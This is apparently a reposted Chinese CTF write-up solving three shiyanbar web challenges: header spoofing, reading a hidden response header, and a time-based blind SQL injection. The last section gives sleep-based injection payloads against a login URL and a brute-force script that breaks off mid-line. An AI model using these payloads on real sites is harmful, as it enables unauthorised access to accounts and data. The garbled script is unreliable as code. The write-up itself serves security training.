
头有点大

题目链接

http://shiyanbar.com/ctf/29


题目描述

提示都这么多了，再提示就没意思了。



解题思路

根据题目意思要满足三个条件才可以：
1. 安装.net9.9框架。
2. 第二个是保证在英国地区。
3. 第三个是用ie浏览器。
第一个和第三个我们可以在User-Agent后加上`(MSIE 9.0;.NET CLR 9.9)`来实现，最后一个在英国我们把语言改成`en-gb`即可。




猫抓老鼠

题目链接

http://shiyanbar.com/ctf/20


题目描述


```
catch! catch! catch! 嘿嘿，不多说了，再说剧透了
```



解题思路

这是一道脑洞题！所以访问抓包，看到响应包中有一个字段Content-Row，将这个参数的值当做pass+key提交，就拿到了flag。





看起来有点难

题目链接

http://shiyanbar.com/ctf/2

题目描述


> 切，你那水平也就这么点了，这都是什么题啊！！！

解题思路


使用各种万能注入不能登录，测试payload`http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and sleep(10) and ''='&pass=&action=login`，发现响应时间很长，确认该题目为`sleep`盲注。

给出脚本的payload`admin=admin' and case when(substr(password,%s,1)='%s') then sleep(10) else sleep(0) end and ''='&pass=&action=login`，其中第一个%s 为password字段的第几位开始，第二个%s表示ascii字符。

```
__author__ = 'netfish'
# -*-coding:utf-8-*-

import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.{}-' #不区分大小写的 flag = "" key=0 print("Start") for i
```



跑出密码 idnuenna



转载于:https://www.cnblogs.com/beijibing/p/10393315.html